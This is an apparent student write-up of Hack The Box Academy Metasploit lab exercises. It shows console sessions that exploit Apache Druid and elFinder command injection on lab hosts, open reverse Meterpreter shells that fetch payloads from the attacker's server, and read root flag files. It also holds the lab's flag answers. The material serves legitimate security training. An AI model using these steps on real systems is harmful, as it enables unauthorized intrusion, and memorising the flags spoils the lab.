[-] No results from search
msf6 > use 0
```

- The we pick the exploit that we are interested in
- The we configure the Lhost and lport and exploit the target
- I navigated to the root directory and finally got the flag



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/apache_druid_js_rce) > set LhOST
LhOST =>
msf6 exploit(linux/http/apache_druid_js_rce) > set LhOST tun0
LhOST => 10.10.15.172
msf6 exploit(linux/http/apache_druid_js_rce) > set RHOSTS 10.129.146.174
RHOSTS => 10.129.146.174
msf6 exploit(linux/http/apache_druid_js_rce) > explooit
[-] Unknown command: explooit. Did you mean exploit? Run the help command for more details.
msf6 exploit(linux/http/apache_druid_js_rce) > exploit

[*] Started reverse TCP handler on 10.10.15.172:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.15.172:8080/thpMVzVcsUS
[*] Client 10.129.146.174 (curl/7.68.0) requested /thpMVzVcsUS
[*] Sending payload to 10.129.146.174 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.146.174
[*] Meterpreter session 1 opened (10.10.15.172:4444 -> 10.129.146.174:46030) at 2024-07-10 19:43:14 +0300
[*] Command Stager progress - 100.00% done (116/116 bytes)
[*] Server stopped.

meterpreter > ls
Listing: /root/druid
====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  59403  fil   2020-03-31 04:52:05 +0300  LICENSE
100644/rw-r--r--  69091  fil   2020-03-31 04:52:06 +0300  NOTICE
100644/rw-r--r--  8228   fil   2020-03-31 04:54:43 +0300  README
040755/rwxr-xr-x  4096   dir   2022-05-16 11:45:00 +0300  bin
040755/rwxr-xr-x  4096   dir   2022-05-11 15:49:31 +0300  conf
040755/rwxr-xr-x  4096   dir   2022-05-11 15:49:30 +0300  extensions
040755/rwxr-xr-x  4096   dir   2022-05-11 15:49:30 +0300  hadoop-dependencies
040755/rwxr-xr-x  12288  dir   2022-05-11 15:49:32 +0300  lib
040755/rwxr-xr-x  4096   dir   2020-03-31 04:26:02 +0300  licenses
```



```
040755/rwxr-xr-x  4096   dir   2022-05-11 16:09:18 +0300  var

meterpreter > cd ..
ls
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  168   fil   2022-05-16 14:07:41 +0300  .bash_history
100644/rw-r--r--  3137  fil   2022-05-11 16:43:25 +0300  .bashrc
040700/rwx------  4096  dir   2022-05-16 14:04:45 +0300  .cache
040700/rwx------  4096  dir   2022-05-16 13:54:48 +0300  .config
100644/rw-r--r--  161   fil   2019-12-05 17:39:21 +0300  .profile
100644/rw-r--r--  75    fil   2022-05-16 11:45:33 +0300  .selected_editor
040700/rwx------  4096  dir   2021-10-06 20:37:09 +0300  .ssh
100644/rw-r--r--  212   fil   2022-05-11 17:10:43 +0300  .wget-hsts
040755/rwxr-xr-x  4096  dir   2022-05-11 15:51:45 +0300  druid
100755/rwxr-xr-x  95    fil   2022-05-16 13:31:10 +0300  druid.sh
100644/rw-r--r--  22    fil   2022-05-16 13:01:15 +0300  flag.txt
040755/rwxr-xr-x  4096  dir   2021-10-06 20:37:19 +0300  snap

meterpreter > cat flag.txt
HTB{MSF_Expl01t4t10n}
meterpreter > 
```


Encoders
- They help in changing payloads to run on different operating systems

Plugins
- These are readily available software that has already been used by third parties and given approval to integrate their software inside the framework

Sessions
- These creates dedicated control interfaces for all your deployed modules
- Jobs command os used to look for current active tasks running in the background
-

Questions

1.



Questions


Answer the question(s) below to complete this Section and earn cubes!

Target(s): 10.129.145.164 (ACADEMY-MSF2-NIX02)

Life Left: 116 minute(s)


+1 The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

elFInder




```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
        <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
        <title>elFinder 2.1.x source version with PHP connector</title>

        <!-- Require JS (REQUIRED) -->
        <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elFInder 2.1.53 options or any things -->
        <script data-main="./main.default.js" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></script>
        <script>
            define('elFinderConfig', {
                // elFinder options (REQUIRED)
                // Documentation for client options:
                // https://github.com/Studio-42/elFinder/wiki/Client-configuration-options
                defaultOpts : {
                    url : 'php/connector.minimal.php', // or connector.maximal.php : connector URL (REQUIRED)
                    commandsOptions : {
                        edit : {
                            extraOptions : {
                                // set API key to enable Creative Cloud image editor
                                // see https://console.adobe.io/
                                creativeCloudApiKey : '',
                                // browsing manager URL for CKEditor, TinyMCE
```

I searched for the exploit in Metesploit




```
msf6 > search elFInder

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/builderengine_upload_exec            2016-09-18       excellent  Yes    BuilderEngine Arbitrary File Upload Vulnerability and
 execution
   1  exploit/unix/webapp/tikiwiki_upload_exec                2016-07-11       excellent  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
   2  exploit/multi/http/wp_file_manager_rce                  2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Ex
ecution
   3  exploit/linux/http/elfinder_archive_cmd_injection       2021-06-13       excellent  Yes    elFinder Archive Command Injection
   4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26  excellent  Yes    elFinder PHP Connector exiftran Command Injection


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection

msf6 > use 3
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > options

Module options (exploit/linux/http/elfinder_archive_cmd_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI of elFinder
```

Then I configured the exploit and ran it to open the session




```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set rhosts 10.129.145.164
rhosts => 10.129.145.164
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > exploit

[*] Started reverse TCP handler on 10.10.15.172:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file guYhtlW.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive QvxCvLoHV.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.15.172:8080/qsbnEbE
[*] Client 10.129.145.164 (Wget/1.20.3 (linux-gnu)) requested /qsbnEbE
[*] Sending payload to 10.129.145.164 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress -  50.46% done (55/109 bytes)
[*] Command Stager progress -  70.64% done (77/109 bytes)
[*] Sending stage (1017704 bytes) to 10.129.145.164
[+] Deleted guYhtlW.txt
[+] Deleted QvxCvLoHV.zip
[*] Meterpreter session 1 opened (10.10.15.172:4444 -> 10.129.145.164:38464) at 2024-07-10 20:1
[*] Command Stager progress -  82.57% done (90/109 bytes)
[*] Command Stager progress - 100.00% done (109/109 bytes)
[*] Server stopped.

meterpreter > ls
Listing: /var/www/html/files
============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100664/rw-rw-r--  0     fil   2020-01-25 17:09:50 +0300  .gitkeep
040755/rwxr-xr-x  4096  dir   2022-05-16 16:54:30 +0300  .quarantine
040777/rwxrwxrwx  4096  dir   2022-05-16 16:54:30 +0300  .tmb
040775/rwxrwxr-x  4096  dir   2022-05-16 16:54:30 +0300  .trash
100600/rw-------  184   fil   2024-07-10 20:12:44 +0300  zigqoJpJ
100600/rw-------  184   fil   2024-07-10 20:12:42 +0300  ziwtd33K
100600/rw-------  184   fil   2024-07-10 20:12:43 +0300  zixup15M

meterpreter > cat zixup15M
```

2.




+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

www-data



```
meterpreter > getuid
Server username: www-data
meterpreter > 
```


3.



The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

HTB{5e55ion5_4r3_sw33t}

For this exercise I had to switch to the pawn box




```
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  178   fil   2022-05-16 10:35:30 -0500  .bash_history
100644/rw-r--r--  3106  fil   2022-05-16 10:34:51 -0500  .bashrc
040700/rwx------  4096  dir   2022-05-16 08:46:07 -0500  .cache
040700/rwx------  4096  dir   2022-05-16 08:46:06 -0500  .config
040755/rwxr-xr-x  4096  dir   2022-05-16 08:46:07 -0500  .local
100644/rw-r--r--  161   fil   2019-12-05 08:39:21 -0600  .profile
100644/rw-r--r--  75    fil   2022-05-16 03:45:33 -0500  .selected_editor
040700/rwx------  4096  dir   2021-10-06 12:37:09 -0500  .ssh
100600/rw-------  13300 fil   2022-05-16 10:34:51 -0500  .viminfo
100644/rw-r--r--  291   fil   2022-05-16 08:51:29 -0500  .wget-hsts
100644/rw-r--r--  24    fil   2022-05-16 10:18:40 -0500  flag.txt
040755/rwxr-xr-x  4096  dir   2021-10-06 12:37:19 -0500  snap

(Meterpreter 2)(/root) > cat flag.txt
HTB{5e55ion5_4r3_sw33t}
(Meterpreter 2)(/root) > Interrupt: use the 'exit' command to quit
(Meterpreter 2)(/root) >
```

Meterpreter
- Its an extensible payload that uses DLL Injection to ensure connection to the victim host is stable and difficult to detect


Questions

First You run Nmap to look for any open ports



```
└──╼ [★]$
┌─[eu-academy-4]─[10.10.14.251]─[htb-ac-798750@htb-mlqv89hzdk]─[~]
└──╼ [★]$ nmap -sV -A 10.129.203.65
```

